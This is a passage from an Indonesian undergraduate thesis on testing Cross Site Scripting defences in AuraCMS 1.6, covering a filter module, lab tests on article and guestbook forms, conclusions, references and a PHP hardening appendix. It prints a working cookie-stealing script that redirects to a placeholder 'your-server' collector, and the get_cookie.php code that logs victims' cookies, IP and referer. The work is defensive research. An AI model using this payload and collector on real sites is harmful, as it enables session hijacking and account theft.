- `ereg_replace()`, *regular expression* merupakan cara untuk merepresentasikan pola pada bagian teks. Cara ini cukup baik dalam memeriksa serta memodifikasi teks, karena memungkinkan untuk mencari pola yang sesuai di dalam *string* serta mencari kecocokan. Fungsi `ereg_replace()` memiliki perilaku yang ketat, dimana menerapkan *mode case sensitive*, dengan demikian akan membedakan huruf besar dengan huruf kecil.


5.3.2 Implementasi pada aplikasi kirim artikel

Implementasi modul filter.php pada aplikasi kirim artikel ini ditunjukkan dalam Gambar 5. 13.



Gambar 5.13 Hubungan modul filter.php dengan modul aplikasi kirim artikel
Sumber : *Implementasi*

Pada saat *user* mengakses halaman kirim artikel, maka secara tidak langsung ada beberapa modul yang ikut berjalan yaitu modul filter.php, config.php, dan index.php. Pada aplikasi kirim artikel yang telah mengalami modifikasi ini dalam penggunaannya ditunjukkan dalam Gambar 5.14.




Gambar 5.14 Aplikasi kirim artikel dengan penambahan modul filter.php
Sumber : *Implementasi*

Pada aplikasi kirim artikel tersebut, *input* berupa skrip injeksi tidak akan ditampilkan tetapi judul yang di masukkan tetap akan ditampilkan karena hanya berupa *input* teks biasa. Sedangkan untuk *input* dengan masukan data normal tanpa disertai skrip injeksi akan ditampilkan seperti apa adanya.


5.3.3 Implementasi pada aplikasi bukutamu

Implementasi modul filter.php pada aplikasi bukutamu ini ditunjukkan dalam Gambar 5.15.



Gambar 5.15 Hubungan modul filter.php dengan modul aplikasi bukutamu
Sumber : *Implementasi*

Sama seperti pada aplikasi kirim artikel yang telah dijelaskan sebelumnya, secara tidak langsung ketika *user* mengakses aplikasi bukutamu maka *user* tersebut juga mengakses beberapa modul pendukung seperti modul filter.php, config.php, dan index.php. Pada aplikasi bukutamu yang telah mengalami modifikasi ini dalam penggunaannya ditunjukkan dalam Gambar 5.16.




Gambar 5.16 Aplikasi bukutamu dengan penambahan modul filter.php
Sumber : *Implementasi*

Pada aplikasi bukutamu tersebut, *input* berupa skrip injeksi akan ditampilkan seperti apa adanya. Sedangkan untuk *input* dengan masukan data normal tanpa disertai skrip injeksi juga akan ditampilkan seperti apa adanya.

BAB VI
PENGUJIAN DAN ANALISIS

Bab ini membahas mengenai pengujian dan analisis terhadap implementasi serangan *Cross Site Scripting* (XSS) pada sebuah *Content Management System* (CMS) AuraCMS versi 1.6. pengujian yang dilakukan meliputi pengujian beberapa aplikasi pendukung dari CMS tersebut. Diagram pohon pengujian dan analisis sistem ditunjukkan dalam Gambar 6.1.



Gambar 6.1 Diagram pohon dan analisis sistem
Sumber : *Perancangan*

6.1 Mekanisme pengujian

Pengujian aplikasi Web bertujuan untuk mengetahui apakah aplikasi Web yang terdapat pada AuraCMS ini berjalan sesuai dengan tujuan aplikasi tersebut dibuat. Pengujian dilakukan terhadap beberapa aplikasi pendukung seperti :

- ✓ Aplikasi kirim artikel
- ✓ Aplikasi bukutamu


Pengujian dilakukan dengan mengisi dua aplikasi tersebut dengan dua macam input data, yaitu :

- *Input* dengan data normal, merupakan masukan pada aplikasi Web berupa teks normal tanpa disertai dengan skrip-skrip tertentu.
- *Input* dengan injeksi skrip, merupakan masukan pada aplikasi Web berupa skrip dalam hal ini skrip yang dimaksud adalah skrip untuk *Cross Site Scripting* (berupa kode html, JavaScript, atau PHP).

Pengujian implementasi sistem secara *online* dilakukan untuk mengetahui apakah implementasi pencegahan terhadap serangan *Cross Site Scripting* dapat

dicegah ketika dijalankan secara *client-server*. Pengujian implementasi sistem secara *client-server* dilakukan dengan menggunakan *Web server* xampp-win32-1.4.14, pemrograman Web php yang ditempatkan pada komputer *server*. *User* mengakses Web AuraCMS ini melalui Web *browser* dari komputer *client*. Pengujian implementasi disusun dengan komputer *client* dan *server* dalam sebuah jaringan komputer yang ditunjukkan dalam Gambar 6.2.

Pengujian dilakukan dengan memberikan masukan berupa skrip injeksi, hal ini dilakukan untuk mengetahui apakah aplikasi tersebut telah sesuai dengan yang diharapakan.



Gambar 6.2 Diagram blok pengujian secara *client-server*
Sumber : *Pengujian*

Pengujian untuk serangan *Cross Site Scripting* dilakukan terhadap beberapa aplikasi yaitu aplikasi kirim artikel dan aplikasi bukutamu. Sebelum melakukan hal tersebut yang perlu diperhatikan adalah membuat skrip yang akan disisipkan dan *file* PHP yang akan digunakan untuk mengambil dan menyimpan *cookie* dari Web tersebut. Contoh skrip JavaScript yang diinjeksikan pada serangan *Cross Site Scripting* ini yaitu :


```
<script>
document.location='http://your-server/get_cookie.php?ambil='+
document.cookie
</script>
```

Penjelasan skrip tersebut adalah :

`http://your-server/`, merupakan *server* tempat menyimpan *file* php dengan nama `get_cookie.php`. karena percobaan dilakukan secara *client-server*, maka skrip injeksi yang digunakan untuk mendapatkan *cookie* ini adalah :

```
<script>
document.location='
http://localhost/XSS/GetCookie/get_cookie.php?ambil='+
document.cookie
</script>
```

Susunan *folder* untuk *file* `get_cookie.php` pada Web *server* xampp ditunjukkan dalam gambar 6.3. *File* `get_cookie.php` ini merupakan *file* yang berfungsi untuk mengambil dan menyimpan beberapa keterangan mengenai informasi dari *user*, termasuk *cookie* yang menjadi sasaran utama dari program ini.



Gambar 6.3 Susunan *folde*r GetCookie *pada Web server* xampp
Sumber : *Perancangan*

Sedangkan contoh skrip untuk mengambil dan menyimpan *cookie* seperti yang terdapat pada contoh injeksi diatas yaitu *file* `get_cookie.php` adalah :

```
<?php
// get_cookie.php
$cookie  = $_GET['ambil'];
$ip      = getenv ('REMOTE_ADDR');
$date    = date("j F, Y, g:i a");
$referer = getenv ('HTTP_REFERER');
$fp      = fopen('cookies.txt', 'a');
fwrite($fp,'Cookie:'.$cookie.'<br> IP:'.$ip.'<br> Date and
      Time:'.$date.'<br> Referer:'.$referer.'<br><br><br><br>');
fclose($fp);
?>
```

Sebelum menjalankan skrip tersebut, diperlukan *file* teks kosong dan nama dari *file* tersebut sesuai dengan fungsi `fopen` yaitu `cookie.txt`, *file* ini nantinya dijadikan sebagai penyimpan data yang diperoleh ketika skrip `get_cookie.php` dijalankan. Skrip `get_cookie.php` tersebut akan mendapat nilai *cookie*, alamat IP, waktu dan tanggal, dan alamat HTTP.

Pada mekanisme pengujian ini dilakukan terhadap beberapa komponen pendukung yang meliputi perangkat keras dan perangkat lunak, yaitu :

1) Spesifikasi dan Konfigurasi Komputer (perangkat keras)

Dua komputer yang saling terhubung yaitu sebagai *server* dan sebagai *client*.

a. Komputer *server*

- Prosesor Intel Pentium 4 – 788 MHz dengan memori 256 MB SDRAM.
- Sistem operasi Microsoft Windows XP Professional, *Version* 2002, Service Pack 2.

b. Komputer *client*

- Prosesor Intel Pentium M – 798 MHz dengan memori 512 MB SDRAM.
- Sistem operasi Microsoft Windows XP Professional, *Version* 2002, Service Pack 2.

2) Software Aplikasi (perangkat lunak)

- *Web server* xampp-win32-1.4.14.
- *Browser* Mozilla Firefox 4.42.
- *Browser* Internet Explorer 6.0.2900.2180
- *Content Management System* (CMS) AuraCMS.

6.1.1 Pengujian aplikasi kirim artikel

A. Input artikel normal

1) Tujuan

- Pengujian dilakukan untuk mengetahui apakah *input* berupa kalimat/teks biasa dapat ditampilkan sesuai dengan tujuan dari aplikasi Web tersebut dibuat.

2) Hasil yang diharapkan


- Dengan pengujian *input* berupa teks biasa maka hasil yang diharapkan adalah aplikasi kirim artikel ini bisa menampilkan *input* berupa teks tersebut.

3) Prosedur pengujian

- Jalankan xampp_start.exe pada *folder* xampp yang terletak :
  `C:\xampp\xampp_start.exe`
- Jalankan *browser* Mozilla firefox.
- Perintah yang diberikan pada *Address Bar* pada *browser* tersebut yaitu : `localhost/cms/auracms/`
- Pada *browser* akan terlihat tampilan index.php dari AuraCMS.
- Kemudian pilih tombol kirim artikel pada menu navigasi.
- Pada tampilan *form* kirim artikel terdapat beberapa *field* yang harus diisi, yaitu :

```
Nama          : Kch
E-mail        : ndi_z@yahoo.com
Topik         : Coding
Judul Artikel : Input Normal
Isi Artikel   : Pengujian dengan memberikan input berupa
                teks biasa atau teks normal.
```

  Form tersebut diisi dengan teks / kalimat biasa tanpa disertai skrip-skrip tertentu.
- Kemudian pilih submit untuk mengirim artikel tersebut.
- Setelah artikel terkirim maka selanjutnya login sebagai *administrator* untuk bisa meng-*upload* artikel terbut.
- Pada menu *administrator* tersebut pilih tombol artikel masuk, kemudian pilih tombol *approve* sesuai dengan judul artikel yang ingin di *upload*.
- Pilih tombol *log out* untuk keluar dari halaman *administrator* menuju ke halaman utama yaitu index.php.
- Kemudian cek artikel yang telah di *posting* dengan memilih judul artikel sesuai dengan topik yang dipilih.
- Hasil *posting* artikel dengan masukan berupa teks biasa dapat dijalankan sebagaimana mestinya, tanpa ada kesalahan.



Gambar 6.4 Tampilan *form* kirim artikel
Sumber : *Pengujian*

Gambar 6.5 Tampilan dari judul artikel yang telah masuk
Sumber : *Pengujian*

Gambar 6.6 Tampilan halaman untuk memvalidasi artikel yang telah masuk
Sumber : *Pengujian*

Gambar 6.7 Tampilan halaman administrator untuk artikel yang telah di *posting*
Sumber : *Pengujian*

Gambar 6.8 Tampilan isi dari artikel yang dikirim
Sumber : *Pengujian*

4) Hasil Pengujian dan Analisis

- *Input* yang dimasukkan *user* sama dengan yang ditampilkan pada *form* baca artikel.
- Tampilan data dapat dibaca dengan baik, dan hasilnya ditunjukkan dalam Gambar 6.9, yaitu berisi :

  ```
  Pengujian dengan memberikan input berupa teks biasa
  atau teks normal.
  ```

- Proses pengiriman data yang dimasukkan *user*, berjalan sesuai dengan algoritma dari aplikasi yang dibuat.


B. Input artikel dengan skrip

1. **Tujuan**
   - Pengujian dilakukan untuk mengetahui apakah *input* berupa skrip dapat diblokir atau tidak ditampilkan sesuai dengan tujuan dari aplikasi Web tersebut dibuat.
2. **Hasil yang diharapkan**
   - Dengan pengujian *input* berupa skrip, maka hasil yang diharapkan adalah aplikasi kirim artikel ini bisa memblokir atau tidak menampilkan *input* berupa skrip tersebut tanpa menyebabkan *error* pada aplikasi ini.
3. **Prosedur pengujian**
   - Pada tampilan *form* kirim artikel terdapat beberapa *field* yang harus diisi yaitu :

```
Nama          : Kch
E-mail        : ndi_z@yahoo.com
Topik         : Exploit dengan XSS
Judul Artikel : Testing XSS
Isi Artikel   : <script>
                document.location='
                http://localhost/XSS/GetCookie/get_cookie.
                php?ambil='+ document.cookie</script>
```

   - Kemudian masuk ke halaman *administrator* untuk meng-*upload* artikel kemudian *log out* menuju halaman utama.
   - Cek artikel yang telah di *posting* tadi dengan judul sesuai dengan topik yang sesuai.

Gambar 6.9 *Input* berupa skrip pada aplikasi kirim artikel
Sumber : *Pengujian*




Gambar 6.10 Halaman untuk memvalidasi artikel yang telah masuk
Sumber : *Pengujian*

4. Hasil pengujian dan analisis

- *Input* berupa skrip injeksi tidak di tampilkan kecuali nama pengirim, e-mail, topik, dan judul artikel.
- Aplikasi kirim artikel bisa menyaring *input* berupa skrip injeksi, yaitu skrip yang di-*input*-kan tidak ditampilkan kecuali judul karena berupa teks biasa. Isi judul tersebut adalah :

```
Testing XSS
```



Gambar 6.11 Tampilan hasil injeksi skrip pada aplikasi kirim artikel
Sumber : *Pengujian*

6.1.2 Pengujian aplikasi bukutamu

A. Input bukutamu normal

1) Tujuan

- Pengujian dilakukan untuk mengetahui apakah *input* berupa kalimat/teks biasa dapat ditampilkan sesuai dengan tujuan dari aplikasi Web tersebut dibuat.

2) Hasil yang diharapkan


- Dengan pengujian *input* berupa teks biasa maka hasil yang diharapkan adalah aplikasi bukutamu ini bisa menampilkan *input* berupa teks tersebut.

3) Prosedur pengujian

- Pada komputer *client*, buka Web AuraCMS ini dengan cara mengakses `127.0.0.1/cms/auracms`
- Pada halaman utama pilih tombol *guestbook*. Setelah masuk ke halaman *guestbook* pilih tombol *sign in* untuk mengisi *form guestbook* ini.
- Pada tampilan *form* kirim artikel terdapat beberapa *field* yang harus diisi yaitu :

```
Nama     : Kch
E-mail   : ndi_z@yahoo.com
Website  : www.k3ndi.com
Lokasi   : Malang
Komentar : Input berupa teks biasa tanpa disertai skrip.
           Tahap pengujian
```

- Kemudian *submit* jika pengisian telah selesai.



Gambar 6.12 Tampilan pengisian aplikasi *guestbook* dengan *input* normal
Sumber : *Pengujian*

4) Hasil pengujian dan analisis

- *Input* yang dimasukkan *user* sama dengan yang ditampilkan pada *form* bukutamu.

- Tampilan data dapat dibaca dengan baik, dan hasilnya ditunjukkan dalam Gambar 6.13, yaitu berisi :

  ```
  Input berupa teks biasa tanpa disertai skrip.
  Tahap pengujian
  ```

- Proses pengiriman data yang dimasukkan *user*, berjalan sesuai dengan algoritma dari aplikasi yang dibuat.

Gambar 6.13 Tampilan hasil *posting* pada aplikasi *guestbook* dengan *input* normal
Sumber : *Pengujian*


B. Input bukutamu dengan skrip

1. **Tujuan**
   - Pengujian dilakukan untuk mengetahui apakah *input* berupa skrip dapat ditampilkan sesuai dengan tujuan dari aplikasi Web tersebut.
2. **Hasil yang diharapkan**
   - Dengan pengujian *input* berupa skrip maka hasil yang diharapkan adalah aplikasi bukutamu ini bisa menampilkan *input* berupa skrip tersebut tanpa menyebabkan *error* pada aplikasi ini.
3. **Prosedur pengujian**
   - Pada tampilan *form* kirim artikel terdapat beberapa *field* yang harus diisi yaitu :

     ```
     Nama     : Kch
     E-mail   : ndi_z@yahoo.com
     Website  : www.k3ndi.com
     Lokasi   : surabaya
     Komentar : <script>
     ```

```
document.location='
http://localhost/XSS/GetCookie/get_cookie.php?am
bil='+ document.cookie</script>
```

- *Submit* skrip tersebut, kemudian lihat tampilan yang ada pada *form* aplikasi bukutamu tersebut.



Gambar 6.14 Tampilan aplikasi bukutamu dengan *input* injeksi skrip
Sumber : *Pengujian*

4. Hasil pengujian dan analisis

- *Input* yang dimasukkan *user* sama dengan yang ditampilkan pada *form* baca bukutamu.
- Tampilan data dapat dibaca dengan baik, dan hasilnya ditunjukkan dalam Gambar 6.15, yaitu berisi :

```
<script>
document.location='
http://localhost/XSS/GetCookie/get_cookie.php?ambil='+
document.cookie</script>
```

- Proses pengiriman data yang dimasukkan *user*, berjalan sesuai dengan algoritma dari aplikasi yang dibuat.

Gambar 6.15 Tampilan hasil injeksi skrip yang telah di *posting* pada aplikasi bukutamu
Sumber : *Pengujian*

BAB VII
PENUTUP

7.1 Kesimpulan

- Metode serangan *Cross Site Scripting* dilakukan dengan cara memberikan *input* berupa kode/skrip, terhadap aplikasi Web yang membutuhkan interaksi dengan *user*.
- Akibat yang ditimbulkan oleh *Cross Site Scripting* adalah penggunaan *cookie* oleh *user* yang tidak berkepentingan dalam hal ini *attacker* sehingga *attacker* bisa mengakses dan *log in* dengan menggunakan *cookie* curian tersebut.
- Dengan memberikan beberapa fungsi untuk melakukan filter terhadap masukan berupa skrip, perlu dilakukan terhadap aplikasi Web yang membutuhkan interaksi dengan *user*. Hal ini dapat mencegah serangan *Cross Site Scripting* (XSS) walaupun belum 100% Web tersebut bisa dikatakan aman.
- Para pengembang Web hendaknya memperhatikan program aplikasi yang dibuat sebelum digunakan. Beberapa hal yang perlu dilakukan adalah :
  - Sebaiknya perlu dilakukan *debugging* sebelum program aplikasi yang dibuat digunakan secara *online*.
  - Pembuatan sebuah modul *filter* sangat diperlukan dalam membangun sebuah aplikasi Web.
  - Pada pemrograman PHP terdapat beberapa fungsi yang bisa digunakan untuk mengamankan aplikasi yang dibuat, fungsi-fungsi tersebut yaitu:
    2) `htmlspecialchars()`, fungsi untuk menentukan karakter html tertentu saja yang diperbolehkan untuk digunakan pada aplikasi Web.
    3) `stripslashes()`, merupakan fungsi yang digunakan untuk mengabaikan *backslash* yang ditimbulkan dari *input form*, kebalikan dari fungsi ini adalah fungsi `addslashes()`.
    4) `strip_tags()`, tujuan utama dari fungsi ini adalah men-strip atau menghilangkan tag php serta html, dan mengembalikan *string*

hasil. Fungsi ini berguna jika digunakan untuk mengatur tag-tag yang diperbolehkan dan tag yang akan diabaikan.

5) `htmlentities()`, merupakan fungsi yang mengkonversi karakter khusus ke dalam tag html.

7.2 Saran

Ada beberapa saran pengamanan yang cukup efektif, saran tersebut antara lain :

- Para pengembang Web, perlu melakukan pengujian untuk tiap halaman yang dibangun, juga dilakukan pengecekan ulang untuk tiap masukan dari pengguna, untuk menghindari celah serangan *Cross Site Scripting* (XSS).
- Para pengguna aplikasi Web dinamis, perlu berhati-hati dalam menggunakan aplikasi Web karena enkripsi dan berlapisnya *firewall* bukanlah jaminan bahwa aplikasi Web tersebut aman.
- Untuk *user* hendaknya tidak memberikan *input* berupa skrip atau kode terhadap aplikasi Web yang membutuhkan interaksi dengan *user*.
- *Setting browser* perlu dilakukan untuk memastikan bahwa pengaturan *cookies* pada *browser* yang digunakan untuk sebuah Web telah aman.

DAFTAR PUSTAKA

[ALA-03] Alamsyah, Andry, December 2003, ”Pengantar Javascript”, Kuliah Umum IlmuKomputer.com.
Akses : http://www.ilmukomputer.com/Javascript/Pengantar Javascript/.

[END-02] Endler, David, May 2002, “The Evolution of Cross-Site Scripting Attacks”, iDEFENSE Labs.
Akses : http://www.idefense.com/advisories/xss/.

[HAR-02] Hartanto, Antonius Aditya, 2002, ”Teknologi e-Learning Berbasis PHP dan MySQL”, PT Elex Media Komputindo.

[HEN-03] Hendrickx, Michael, 2003, “XSS : Cross Site Scripting, Detection and Prevention”, Scanit.

[IRA-06] Irawan, Taufik, Desember 2006, “Konsep Dasar Basis Data”, Komunitas Mahasiswa Informatika Independen UAD Yogyakarta.
Akses : http://kamii_yogyakarta.tripod.com/database.htm/

[KAD-02] Kadir, Abdul, 2002, “Dasar Pemrograman Web Dinamis Menggunakan PHP”, Penerbit ANDI Yogyakarta.

[KLE-03] Klein, Amit, August 2003, “Cross Site Scripting Explained”, Sanctum Inc.
Akses : http://www.SanctumInc.com/advisories/cross site scripting/.

[MCC-03] Mcclure, Stuart, Saumil Shah, Sheeraj Shah, 2003, “Web Hacking : Serangan dan Pertahanannya”, Penerbit ANDI Yogyakarta.

[OLL-03] Ollman, Gunter, 2003, ”HTML Code Injection and Cross-site scripting, Understanding the cause and effect of CSS (XSS) Vulnerabilities”, ISS Advisor.

[PRA-02] Prasetyo, Didik Dwi, Oktober 2002, ”Belajar Sendiri Administrasi Database Server MySQL”, PT Elex Media Komputindo.

[PRA-05] Prasetyo, Didik Dwi, Februari 2005, ”Solusi Menjadi Web Master Melalui Manajemen Web Dengan PHP”, PT Elex Media Komputindo.

[RAF-01] Rafail, Jason, November 2001, "Cross Site Scripting Vulnerabilities", CERT Coordination Center.

[RAH-02] Rahardjo, Budi, September 2002, “Keamanan Sistem Infromasi Berbasis Internet”, PT Insan Infonesia – Bandung & PT INDOCISC – Jakarta.

[SPE-03] Spett, Kevin, September 2003, "Cross Site Scripting - are your web application vulnerable", SPILabs.
Akses : http://www.spydinamics.com/white papers/xss/.

[SUF-03] Sufehmi, Harry, Oktober 2003, “Security di PHP“,
Akses : http://www.tf.itb.ac.id/~eryan/Php/PHPSecurity.txt.

[ZUC-03] Zuchlinski, Gavin, November 2003, “The Anatomy of Cross Site Scripting”,
Akses : http://libox.net/advisories/cross site scripting/.

[ZUC-03] Zuchlinski, Gavin, Oktober 2003, “Advanced Cross Site Scripting”,
Akses : http://libox.net/advisories/cross site scripting/.

[ANN-02] Anonim, November 2002, “Internet Computing”,
Akses : http://computer.org/internet/.

LAMPIRAN 1 : KONFIGURASI PHP

Error handling dan logging

- `Error_reporting = E_ALL`

  Baiknya dalam tahap pengembangan maupun deployment, baiknya untuk mengeset semua level error.
- `Display_errors = Off`

  Sangat disarankan, untuk tidak menampilkan pesan error yang di-generate oleh PHP, kecuali saat tahap pengembangan.
- `Log_errors = On`

  Directive ini menyatakan apakah error akan ditulis ke file log atau tidak. Baiknya mengaktifkan ini untuk mengganti pesan error di browser.
- `Error_log = "C:\tmp"`

  Sesuaikan lokasi file dimana log error akan ditulis, ini memudahkan untuk men-trace error.

Variabel

- `Register_global = Off`

  Meskipun dalam tahap pengembangan, baiknya jangan pernah mengaktifkan directive ini. Sebagai ganti untuk pengambilan nilai variabel, gunakan superglobal.
- `Variables_order = "GPCS"`

  Untuk menetapkan urutan variabel-variabel yang di-register PHP, yaitu $_GET, $_POST, $_COOKIE, dan $_SERVER.
- `Register_argc_argv = Off`

  Jika directive ini diaktifkan, parameter-parameter URL beserta nilainya akan mudah ditangkap.
- `Magic_quotes_gpc = Off`

  Directive ini untuk menangani data GPC dan baiknya tetap di-disable (default). Sebagai ganti untuk menangani tanda kutip, gunakan fungsi dedicated database atau fungsi addslashes ().
- `Magic_quotes_runtime = Off`

  Directive ini berfungsi untuk menangani data yang di-generate saat runtime. Contohnya data dari SQL dan fungsi exec ().

Session dan cookie

- `Session.save_path = "C:\tmp"`

Tentukan lokasi yang aman untuk menyimpan data session. Apabila platform sistem operasi anda mendukung shared memori, isikan nilai mm.

- `Session.use_cookies = 1`

  Nilai 1 pada directive ini menyatakan bahwa modul akan menggunakan cookie untuk menyimpan id session di client.
- `Session.use_only_cookies = 1`

